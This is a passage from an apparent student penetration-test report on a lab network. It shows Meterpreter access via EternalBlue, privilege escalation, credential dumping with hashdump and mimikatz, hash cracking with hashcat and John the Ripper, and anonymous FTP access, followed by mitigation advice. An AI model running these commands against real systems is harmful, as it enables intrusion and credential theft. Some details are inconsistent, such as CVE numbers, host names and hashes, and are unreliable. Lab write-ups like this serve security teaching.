[*] 192.168.20.12:445 - Sending stage (200262 bytes) to 192.168.20.12
[*] 192.168.20.12:445 - =====
[*] 192.168.20.12:445 - =====
[*] 192.168.20.12:445 - Meterpreter session 1 opened (192.168.0.83:4444 -> 192.168.20.12:49311) at 2024-04-20 21:21:11 +0100
```

(Fig. 10)


```
(Meterpreter 1)(C:\Windows\system32) > sysinfo
Computer      : SECAMWINSERVER2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en GB
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
(Meterpreter 1)(C:\Windows\system32) >
```

(Fig. 11)

Host---192.168.20.9

Anonymous FTP Connection

Having successfully identified and confirmed the presence of the vulnerability CVE-1990-0497 on SECAMWINSERVER2012 a Windows PowerShell module was loaded. Subsequently a remote FTP connection was established using “**ftp 192.168.20.9**” followed by a successful anonymous login using “**anonymous**” for both the username and password (see Fig. 12). This granted access to the target system, with read and write capabilities providing a degree of control over the compromised system.



```
Command Prompt - ftp 192.168.20.9
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\student>ftp 192.168.20.9
Connected to 192.168.20.9.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.20.9:(none)): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
ftp>
```


(Fig. 12)

Post-exploitation

Host---192.168.20.12

Privilege Escalation


Following successful access to the system at IP 192.168.20.12 via port 445 privilege escalation was achieved using “**getsystem**” to leveraging pipe impersonation (see Fig. 13), a technique used in Windows to emulate a named pipe to circumvent security measures and attain access to critical system functionalities (Cerrudo, 2024).



```
(Meterpreter 1)(C:\Windows\system32) > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 1)(C:\Windows\system32) >
```

(Fig. 13)

Subsequently, the effectiveness of the privilege escalation was confirmed using “**getuid**” which returned “**NT AUTHORITY\SYSTEM**” (see Fig. 14) validating the successful elevation of privileges providing enhanced control over the compromised system.



```
(Meterpreter 1)(C:\Windows\system32\config) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\Windows\system32\config) >
```

(Fig. 14)

HashDump

With privilege escalation achieved using "**hashdump**" sensitive user account information was extracted from the Security Accounts Manager (SAM) file displaying user names, IDs, and hashed password values on screen (see Fig. 15). To enable preservation and further examination, the data was saved as a nano text file marking an initial step towards establishing persistence by establishing a permanent foothold within the system after password cracking.

```
(Meterpreter 1)(C:\Windows\system32\config) > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 1)(C:\Windows\system32\config) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:62070ab5a8bdd28b2ff82335206dd278:::
Employee14:1010:aad3b435b51404eeaad3b435b51404ee:dce2f033812e0f8f8e875e00627ecfbc:::
Employee15:1011:aad3b435b51404eeaad3b435b51404ee:63a6e8f6971c9abc19156f2586e6ecd9:::
Employee2:1009:aad3b435b51404eeaad3b435b51404ee:8d40bd8be03059e181cc93d263cfa897:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
harmony:1012:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
Nnamdi:1013:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
(Meterpreter 1)(C:\Windows\system32\config) >
```

(Fig. 15)

Kiwi Module

The Kiwi Meterpreter extension was initiated using "**load kiwi**" (see Fig. 16) providing a post-exploitation toolkit for extracting sensitive information, manipulating system configurations, and executing additional attacks to comprehensively assess the networks security (Tóth, 2021).

```
(Meterpreter 1)(C:\Windows\system32\config) > load kiwi
Loading extension kiwi...
##### mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***
Success.
```

(Fig. 16)

LSA Secrets Dump

Using Kiwi's "**lsa_dump_secrets**" sensitive data was extracted from the Local Security Authority (LSA) subsystem of the SECAMWINSERVER2 displaying server passwords, hashes, and other secure data on screen. This discovered critical information about SECAMWINSERVER2 revealing the password to be ROOT#123 enabling further exploitation (see Fig. 17).

```
(Meterpreter 1)(C:\Windows\system32\config) > lsa_dump_secrets
[*] Running as SYSTEM
[*] Dumping LSA secrets
Domain : SECAMWINSERVER2
SysKey : 62274a1291d720cb560aef24ac22e6c7

Local name : SECAMWINSERVER2 ( 5-1-5-21-4079312877-16609785-4009007073 )
Domain name : WORKGROUP

Policy subsystem is : 1.11
LSA Key(s) : 1, default {22d3834c-ae49-5b3e-4a07-c2b315b4fef2}
[00] {22d3834c-ae49-5b3e-4a07-c2b315b4fef2} 7f519a24b997067799ba2e389b6924cb3fa2e20f239df5123b3bc00261d6bfff

Secret : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 f2 3b f3 2d c1 fd 2c 53 e0 9c 8a 85 0c e4 09 65 87 20 57 cc ce 64 06 3c ef e1 07 52 89 1c
full: f23bf32dc1fd2c53e09c8a850ce40965872057ccce64063cfe10752891cc347c19b7d02e23eba6c
m/u : f23bf32dc1fd2c53e09c8a850ce40965872057cc / ce64063cfe10752891cc347c19b7d02e23eba6c
old/hex : 01 00 00 00 ec 9c 9a 9f 35 c7 df f0 1a 13 9c 54 01 ea ec 30 2c 72 7d 50 fa 4e 31 1e 10 87 80 66 31 82
full: ec9c9a9f35c7dff01a139c5491eac303c727d50fa4e311e108788663182e40f7d0ed727177b8a2c
m/u : ec9c9a9f35c7dff01a139c5491eac303c727d50 / fa4e311e108788663182e40f7d0ed727177b8a2c

Secret : NL$KM
cur/hex : 1c 2f 90 b5 19 7f 89 a7 ad 6b 6f dc 0a 5a e0 09 15 23 fe 90 e2 9e f4 a1 7b bd dc 9e 00 eb d7 01 b3 56

(Meterpreter 1)(C:\Windows\system32\config) >
```

(Fig. 17)

LSA SAM Dump

Using Kiwi's "*lsa_dump_sam*" sensitive user account information was again extracted from the SAM file displaying user names, IDs, and hashed password values along with the SYSTEM key and SAM key on screen (see Fig. 18).

```
(Meterpreter 1)(C:\Windows\system32\config) > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : SECAMWINSERVER2
SysKey : 02274a1291d720cb560aef24ac22e6c7
Local SID : S-1-5-21-4079312877-16609785-4009007073

SAMKey : 77e7a31a55f3300c5716da843427a796

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 62070ab5a8bdd28b2ff82335206dd278

RID : 000001f5 (501)
User : Guest

RID : 000003f1 (1009)
User : Employee2
Hash NTLM: 8d40bd8be03059e181cc93d263cfa897

RID : 000003f2 (1010)
User : Employee14
Hash NTLM: dce2f033812e0f8fbe875e00627ecfbc

RID : 000003f3 (1011)
User : Employee15
Hash NTLM: 63a6e8f6971c9abc19156f2586e6ecd9

RID : 000003f4 (1012)
User : harmony
Hash NTLM: 7ce21f17c0aee7fb9ceba532d0546ad6

RID : 000003f5 (1013)
User : Nnamdi
Hash NTLM: 7a21990fcd3d759941e45c490f143d5f

(Meterpreter 1)(C:\Windows\system32\config) >
```

(Fig. 18)


The "*hashdump*", "*lsa_dump_secrets*" and "*lsa_dump_sam*" results enable the strength of password security measures to be analysed and potential vulnerabilities in user authentication mechanisms to be identified. Additionally, similarly to "*hashdump*", "*lsa_dump_sam*" obtaining more detailed user account information serves as a step towards establishing persistence to maintain a permanent foothold within the system after successfully cracking passwords.

Password Hash Cracking

Password hash cracking involves performing dictionary, rainbow-table or brute-force attacks to reverse the cryptographic hashing technique used to convert the password into a fixed-length string of characters, to recover the original plain-text password (Tatli, 2015). The hashed password values extracted from the SAM file underwent password hash cracking using HASHCAT, and John the Ripper.

HASHCAT

HASHCAT is a multithreaded CPU password recovery tool that uses dictionary, brute-force and hybrid attacks to crack hashed passwords. Known for its speed and versatility its capable of cracking a wide range of password hashes efficiently (Binnie, 2016). Using ***"hashcat -m 1000 -a 0 nano.save passwords.txt"*** the file containing the hashed passwords was loaded into HASHCAT'S CLI where 5 of the 7 password hashes were cracked (see Fig. 19).



```
Dictionary cache built:
* Filename..: passwords.txt
* Passwords.: 1711218
* Bytes.....: 17381680
* Keyspace...: 1711218
* Runtime...: 0 secs

31d6cfe0d16ae931b73c59d7e0c089c0:
7ce21f17c0aee7fb9ceba532d0546ad6:1234
7a21990fcd3d759941e45c490f143d5f:12345
8d40bd8be03059e181cc93d263cfa897:apartment
63a6e8f6971c9abc19156f2586e6ecd9:whale
Approaching final keyspace - workload adjusted.

Session.....: hashcat (loaded 583 bytes), Free space: 11.9 GB
Status.....: Exhausted
Hash.Name.....: NTLM
Hash.Target.....: nano.save
Time.Started.....: Sun Apr 21 13:02:38 2024 (1 sec)
Time.Estimated...: Sun Apr 21 13:02:39 2024 (0 secs)
Guess.Base.....: File (passwords.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4097.1 kH/s (0.17ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 5/7 (71.43%) Digests
Progress.....: 1711218/1711218 (100.00%)
Rejected.....: 0/1711218 (0.00%)
Restore.Point....: 1711218/1711218 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: hendrix -> sss
```

(Fig. 19)

John the Ripper

John the Ripper is a versatile and widely used password cracking tool that uses dictionary, brute-force and hybrid attacks to crack hashed passwords (Marchetti & Bodily, 2022). Using “*John --format=NT nano.save*” the file containing the hashed passwords was loaded into John the Ripper’s CLI where 6 of the 7 password hashes were successfully cracked and stored in the **john.pot** file (see Fig. 20). Additionally, the remaining Admin password underwent a John the Ripper brute force attack for a period of 12 hours, with John failing to crack the password hash due to the strength and complexity of the Admin password (see Fig. 21).

```
[*]-[student@student-parrotsecurity]-[~]
└─$ cd ~/.john
[student@student-parrotsecurity]-[~/john]
└─$ ls
john.2.rec  john.4.rec  johnny.conf  john.rec
john.3.rec  john.log    john.pot      sessions
[student@student-parrotsecurity]-[~/john]
└─$ john.pot
bash: john.pot: command not found
[*]-[student@student-parrotsecurity]-[~/john]
└─$ cat john.pot
$LM$aad3b435b51404eea:
$NT$7a21990fcd3d759941e45c490f143d5f:12345
$NT$7ce21f17c0aee7fb9ceba532d0546ad6:1234
$NT$31d6cfe0d16ae931b73c59d7e0c089c0:
$NT$63a6e8f6971c9abc19156f2586e6ecd9:whale
$NT$dc2f033812e0f8f8e875e00627ecfbc:E11e6
$NT$8d40bd8be03059e181cc93d263cfa897:apartment
[student@student-parrotsecurity]-[~/john]
└─$
```

(Fig. 20)

```
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 22 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:02:43:58 3/3 0g/s 71867Kp/s 71867Kc/s 71867KC/s geeahllrl..geeah24b3
0g 0:03:03:02 3/3 0g/s 71895Kp/s 71895Kc/s 71895KC/s KYEPEVN..KYEPE3x
0g 0:03:29:57 3/3 0g/s 71954Kp/s 71954Kc/s 71954KC/s 38yo1om!..38yo1o7m
0g 0:03:43:33 3/3 0g/s 71947Kp/s 71947Kc/s 71947KC/s h3@zovox..h3@zovk2
0g 0:04:00:08 3/3 0g/s 72026Kp/s 72026Kc/s 72026KC/s bdp2kw21..bdp2kwk3
0g 0:04:12:45 3/3 0g/s 72277Kp/s 72277Kc/s 72277KC/s 9zte5sb..9zte5ox
0g 0:04:44:43 3/3 0g/s 72696Kp/s 72696Kc/s 72696KC/s 3h50ajin..3h50ajj!
0g 0:05:02:22 3/3 0g/s 72755Kp/s 72755Kc/s 72755KC/s RC@sa7..RC@MY,
0g 0:05:26:37 3/3 0g/s 72744Kp/s 72744Kc/s 72744KC/s bisattl1928..bisattl1043
0g 0:05:38:09 3/3 0g/s 72767Kp/s 72767Kc/s 72767KC/s ciaholdeeko..ciaholdr067
0g 0:06:04:30 3/3 0g/s 72900Kp/s 72900Kc/s 72900KC/s l-y lmk..l-y lcc
0g 0:06:28:30 3/3 0g/s 73077Kp/s 73077Kc/s 73077KC/s ephjojh53..ephjojiyr
0g 0:06:39:50 3/3 0g/s 73079Kp/s 73079Kc/s 73079KC/s 16U#oL..16U#IF
0g 0:06:56:31 3/3 0g/s 73055Kp/s 73055Kc/s 73055KC/s ih308337-y..ih308311cp
0g 0:07:11:46 3/3 0g/s 73172Kp/s 73172Kc/s 73172KC/s 89sqcoll..89sqcomy
0g 0:07:21:31 3/3 0g/s 73085Kp/s 73085Kc/s 73085KC/s gonshbak0..gonshbyod
0g 0:08:17:24 3/3 0g/s 72935Kp/s 72935Kc/s 72935KC/s tlk3auk02..tlk3autz.
0g 0:08:42:19 3/3 0g/s 72906Kp/s 72906Kc/s 72906KC/s colterckl69..colterckire
0g 0:08:50:06 3/3 0g/s 72882Kp/s 72882Kc/s 72882KC/s hypadfjah..hypadfjdd
0g 0:09:39:32 3/3 0g/s 72937Kp/s 72937Kc/s 72937KC/s hronk10705..hronk107*
0g 0:09:39:45 3/3 0g/s 72938Kp/s 72938Kc/s 72938KC/s hrrdrgh126..hrrdrgh180
0g 0:09:39:47 3/3 0g/s 72938Kp/s 72938Kc/s 72938KC/s hrugaibyn..hrugaalirk
0g 0:10:08:28 3/3 0g/s 72970Kp/s 72970Kc/s 72970KC/s se0kr09n..se0krr6s
0g 0:10:10:22 3/3 0g/s 72939Kp/s 72939Kc/s 72939KC/s ah4UW13e..ah4UW#p
0g 0:10:42:40 3/3 0g/s 72879Kp/s 72879Kc/s 72879KC/s Est2shA..Est2yW#
0g 0:11:21:47 3/3 0g/s 72939Kp/s 72939Kc/s 72939KC/s pbgdds13x..pbgdds441
0g 0:11:36:21 3/3 0g/s 72959Kp/s 72959Kc/s 72959KC/s wsmaln65f..wsmaln6hv
0g 0:11:50:04 3/3 0g/s 72965Kp/s 72965Kc/s 72965KC/s wtedgg7mm..wtedggmm7
0g 0:11:56:51 3/3 0g/s 72894Kp/s 72894Kc/s 72894KC/s d5ndf29..d5ndfid1*
0g 0:12:02:27 3/3 0g/s 72828Kp/s 72828Kc/s 72828KC/s 70wpoud@..70wpokjg

```

(Fig. 21)

Extracted Server Data

Name	System Key	Password
SECAMWINSERVER2	62274a1291d720cb560aef24ac22e6c7	ROOT#123

Extracted User Data

Name	Hash	Cracked Password
Administrator	62070ab5a8bdd28b2ff82335206dd278	Unknown
Guest		
Employee2	8d40bd8be03059e181cc93d263cfa897	apartment
Employee14	dce2f033812e0f8fbe875e00627ecfbc	Elle6
Empoyee15	63a6e8f6971c9abc19156f2586e6ecd9	whale
Harmony	7ce21f17c0aee7fb9ceba532d0546ad6	1234
Nnamdi	7a21990fcd3d759941e45c490f143d5f	12345

Host---192.168.20.9

Anonymous FTP Privileges

Following successful access to the system at IP 192.168.20.9 via port 21 remote privileges were confirmed using ***"mkdir Test"*** to create the directory Test. Subsequently using ***"rmdir Test"*** the directory was deleted (see Fig. 22). This confirms the anonymous, remote Read and Write privileges gained from the FTP exploit providing a degree of control over the system.

```
Command Prompt - ftp 192.168.20.9
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\student>ftp 192.168.20.9
Connected to 192.168.20.9.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.20.9:(none)): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
ftp> mkdir Test
257 "Test" directory created.
ftp> rmdir Test
250 XRMd command successful.
ftp>
```

(Fig. 22)

Mitigation Recommendations

Vulnerability Mitigation Table

Vulnerability	Host IP	Mitigation
Report outdated / end-of-life Scan Engine / Environment (local)	192.168.20.8 192.168.20.9 192.168.20.12 192.168.20.44	Update the scanning software to the latest stable release provided by the vendor. Prioritise regularly checking for updates and patches released by the vendor ensuring the scan engine remains current and effective against evolving threats. Keeping the scanning software up-to-date, can address known vulnerabilities, improve detection capabilities, and enhance security overall, reducing the risk of unauthorised access, data breaches, and other security incidents.
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	192.168.20.12	Update the SMB version to the Microsoft released secure version that patches the SMB vulnerabilities CVE-2017-0143 to CVE-2017-0148. Additionally, implementing network segmentation, enforcing strong access controls, and monitoring network traffic would mitigate the impact of these or any similar future vulnerabilities. Regularly updating and maintaining security measures is crucial to protecting systems from exploitation and ensuring overall cybersecurity resilience.
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	192.168.20.8 192.168.20.12	Update both the SMB version and the NETBIOS version to Microsoft released secure versions that patched the CVE-1999-0519 vulnerability. Additionally, disabling NULL session access, applying access controls, and monitoring network traffic to prevent unauthorised access to vulnerable systems. Regularly updating and securing Windows systems is essential to protect against exploitation and maintain a secure computing environment.
Anonymous FTP Login Reporting	192.168.20.9	Reconfigure FTP servers to disable anonymous access altogether or implementing access controls, such as restricting the directories that anonymous users can access and monitoring FTP server logs for suspicious activity to minimise security risks. Implement regular auditing and reporting on FTP server configurations to maintain a secure network environment and

		protecting against unauthorised access or data breaches.
SSL/TLS: Report Weak Cipher Suites	192.168.20.9	Update SSL/TLS configurations to disable insecure or outdated vulnerable cipher suites prioritising the use of strong, secure cipher suites and explicitly disabling weak algorithms. Implement strong encryption standards, such as AES and RSA, additionally, conduct regular security audits, and provide education and training on SSL/TLS security best practices to strengthen the security of the SSL/TLS implementations, safeguard sensitive data, and mitigate the risk of unauthorised access and data breaches.
DCE/RPC and MSRPC Services Enumeration Reporting	192.168.20.8 192.168.20.9 192.168.20.12	Update and apply patches addressing DCE/RPC and MSRPC vulnerabilities, isolate critical systems and services from potentially vulnerable or untrusted networks. Configure firewalls and intrusion prevention systems (IPS) to restrict access to DCE/RPC and MSRPC services to only authorised users and systems and implementing strong access controls and authentication mechanisms, such as multifactor authentication (MFA) and least privilege principles, to prevent unauthorised access to these services. Additionally, conduct regular security audits and vulnerability assessments to identify and remedy any weaknesses or misconfigurations in DCE/RPC and MSRPC implementations.
FTP Unencrypted Cleartext Login	192.168.20.9 192.168.20.12	Enable FTPS (FTP over SSL/TLS) or SFTP (SSH File Transfer Protocol), to encrypt data transmission preventing eavesdropping and unauthorised interception of sensitive information. Additionally, enforce strong password policies requiring users to create complex passwords to reduce the likelihood of password-based attacks and implementing account lockout mechanisms to mitigate brute-force attacks by temporarily locking users out after a certain number of failed login attempts.

SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	192.168.20.8 192.168.20.9	Update and configure server-side SSL/TLS protocols to support only the latest and most secure versions, such as TLSv1.2 onwards, mitigating the vulnerabilities associated with outdated protocols. Implement strong cipher suites and cryptographic algorithms compliant with current security standards enhancing the security of SSL/TLS connections. Disable weak cipher suites and prioritise the use of modern, secure encryption algorithms to prevent exploitation of cryptographic weaknesses.
SSL/TLS: Certificate Signed Using a Weak Signature Algorithm	192.168.20.9	Ensure that SSL/TLS certificates are issued and signed using strong cryptographic algorithms such as RSA with a minimum key length of 2048 bits or ECC (Elliptic Curve Cryptography) with appropriate curve parameters. Replace certificates signed using weak signature algorithms like MD5 or SHA-1 with certificates using SHA-256 or SHA-3. Regularly update and patch SSL/TLS implementations and certificate authorities ensuring compatibility with modern cryptographic standards to address security vulnerabilities.
TCP timestamps	192.168.20.9 192.168.20.12	Disable TCP timestamps where possible and regularly update systems to address known vulnerabilities.
ICMP Timestamp Reply Information Disclosure	192.168.20.8 192.168.20.12	Filtering ICMP timestamp replies at the network perimeter preventing unauthorised access to sensitive information. Additionally, implement network intrusion detection and prevention systems to detect and block malicious ICMP traffic.

Mitigations

A comprehensive vulnerability mitigation strategy for Clarke Confectionary's network encompasses a multi-tiered approach aimed at addressing the multiple security weaknesses identified in the vulnerability mitigation table.

A critical aspect of this strategy involves updating and patching systems across the network to mitigate known vulnerabilities. This includes updating scanning software, Microsoft Windows SMB Server, NETBIOS versions, and SSL/TLS configurations. For instance, vulnerable systems identified by IP addresses 192.168.20.8, 192.168.20.9, 192.168.20.12, and 192.168.20.44 require immediate attention to update scanning software and apply patches to mitigate potential risks associated with outdated or end-of-life software versions. Additionally, systems at IP addresses 192.168.20.12 and 192.168.20.13 require SMB version updates to prevent exploitation via the EternalBlue vulnerability. Systems at IP addresses 192.168.20.8 and 192.168.20.12 require immediate attention to update both SMB and NETBIOS versions, ensuring comprehensive protection against external threats.

Furthermore, common themes such as weak cipher suites, deprecated protocols, and cleartext login vulnerabilities require comprehensive measures to strengthen network security. Updating SSL/TLS configurations to disable weak cipher suites on IP address 192.168.20.9 and configuring servers to support only the latest and most secure versions of TLS on IP addresses 192.168.20.8 and 192.168.20.9 are crucial steps in mitigating these vulnerabilities. Additionally, enabling encryption protocols like FTPS or SFTP to prevent cleartext login vulnerabilities on IP addresses 192.168.20.9 and 192.168.20.12 is essential for safeguarding sensitive information during data transmission.

Moreover, addressing vulnerabilities related to network services such as DCE/RPC and MSRPC Services Enumeration requires a combination of updating and patching vulnerable systems on IP addresses 192.168.20.8, 192.168.20.9 and 192.168.20.12 enforcing strong access controls. Additionally, mitigating risks associated with FTP anonymous logins on IP address 192.168.20.9 involves reconfiguring the FTP server to disable anonymous access and implement access control measures to further minimise security risks.

Combined with these specific vulnerability mitigations, company-wide security strategies including regular audits, vulnerability assessments, and employee training on cybersecurity best practices are essential to ensure continuous monitoring and improvement of the network's security.

Conclusion

In conclusion, the penetration test conducted on Clarke Confectionary's network revealed several critical vulnerabilities that demand immediate attention to provide network security.

By employing the Nmap, OpenVAS, and Metasploit combination of network scanning tools, various vulnerabilities, ranging from outdated software versions to protocol weaknesses were identified across the network. These vulnerabilities pose serious threats to the integrity, confidentiality, and availability of the network and its assets. Notably, Metasploit's EternalBlue successfully breached 192.168.20.12's system, while a simple PowerShell anonymous FTP connection successfully breached 192.168.20.9's system.

Addressing these vulnerabilities requires a multi-tiered approach, including updating software, implementing security patches, employing access controls, strengthening encryption protocols and configuring systems to adhere to best practices. Moving forward, it's imperative for Clarke Confectionary to establishing strong vulnerability management processes including regular security audits, vulnerability assessments, software updates and employee training on security best practices with ongoing monitoring to maintain a strong security network.

Furthermore, in the result of a data breach to mitigate password hash cracking, Clarke Confectionary should enforce a strong, unique password policy for each user with added security measures like salting and hashing algorithms with higher computational complexity. Additionally, implementing multi-factor authentication can add an extra layer of security, in the event hashed passwords are compromised.

By adopting a proactive approach to network security and implementing the recommended mitigation strategies, Clarke Confectionary can significantly reduce the risk of potential security breaches and safeguard its sensitive data and infrastructure from malicious threats. However, the continuous monitoring and improvement of security protocols will be essential in maintaining a resilient and secure network environment in the face of evolving cybersecurity threats. Ultimately, investing in robust cybersecurity measures is not only essential for protecting sensitive information and preserving business continuity, but also critical for maintaining the trust and confidence of customers and stakeholders in an increasingly digital world.

By embracing this proactive and comprehensive approach to security assessment, Clarke Confectionary can fortify their digital defences, safeguard sensitive information, and mitigate cyber risks.

References

- Binnie, C. (2016) *Linux server security: Hack and defend*. Indianapolis, Indiana: Wiley.
- Cerrudo, C. (2024) *Token Kidnapping's Revenge*. Available at: <http://home.ubalt.edu/abento/453/winsecurity/TokenKidnappingRevenge.pdf> (Accessed: 26 April 2024).
- Engebretson, P.H. and Kennedy, D. (2013) *The basics of hacking and penetration testing*. Amsterdam, Netherlands: Syngress/Elsevier.
- Heath, M. (2023) *Forward and reverse shells, F5 Labs*. Available at: <https://qa.publicprograms.abudhabi.nyu.edu/labs/learning-center/forward-and-reverse-shells> (Accessed: 26 April 2024).
- IU (2018) *What is Server Message Block (SMB)?, University Information Technology Services*. Available at: <https://kb.iu.edu/d/atue> (Accessed: 25 April 2024).
- Kim, S.S., Lee, D.E. and Hong, C.S. (2016) 'Vulnerability detection mechanism based on open API for multi-user's convenience', *2016 International Conference on Information Networking (ICOIN)* [Preprint]. doi:10.1109/icoi.2016.7427159.
- Marchetti, K. and Bodily, P. (2022) 'John the ripper: An examination and analysis of the popular hash cracking algorithm', *2022 Intermountain Engineering, Technology and Computing (IETC)* [Preprint]. doi:10.1109/ietc54973.2022.9796671.
- Orebaugh, A. and Pinkard, B. (2008) *Nmap in the enterprise: Your guide to network scanning*. Burlington, Massachusetts: Syngress Publishing.
- Rahalkar, S. and Jaswal, N. (2019) *The Complete Metasploit Guide: Explore effective penetration testing techniques with Metasploit*. Birmingham, UK: Packt Publishing.
- Shebli, H.M. and Beheshti, B.D. (2018) 'A study on penetration testing process and Tools', *2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)* [Preprint]. doi:10.1109/lisat.2018.8378035.
- Tatli, E.I. (2015) 'Cracking more password hashes with patterns', *IEEE Transactions on Information Forensics and Security*, 10(8), pp. 1656–1665. doi:10.1109/tifs.2015.2422259.
- Teichmann, F.M. and Boticiu, S.R. (2023) 'An overview of the benefits, challenges, and legal aspects of penetration testing and red teaming', *International Cybersecurity Law Review*, 4(4), pp. 387–397. doi:10.1365/s43439-023-00100-2.

Tóth, I. (2021) *Updating Mimikatz in Metasploit*, Medium. Available at: <https://infosecwriteups.com/updating-mimikatz-in-metasploit-1ce505e811e1> (Accessed: 26 April 2024).

UOO (2024) *Anonymous FTP, The Art of the Internet*. Available at: <https://www.ou.edu/research/electron/internet/zen-3.htm> (Accessed: 25 April 2024).

Vimala, K. and Fugkeaw, S. (2022) 'Vape-Bridge: Bridging openvas results for automating Metasploit framework', *2022 14th International Conference on Knowledge and Smart Technology (KST)* [Preprint]. doi:10.1109/kst53302.2022.9729085.

Image List

Fig. 1. Grint, L. (2023) *Fig. 1. Nmap TCP Connection Scan 1*. Personal Collection.

Fig. 2. Grint, L. (2023) *Fig. 2. Nmap TCP Connection Scan 2*. Personal Collection.

Fig. 3. Grint, L. (2023) *Fig. 3. Nmap Aggressive OS Scan*. Personal Collection.

Fig. 4. Grint, L. (2023) *Fig. 4. OpenVas Vulnerability Scan Reports*. Personal Collection.

Fig. 5. Grint, L. (2023) *Fig. 5. OpenVas Vulnerability Scan Results*. Personal Collection.

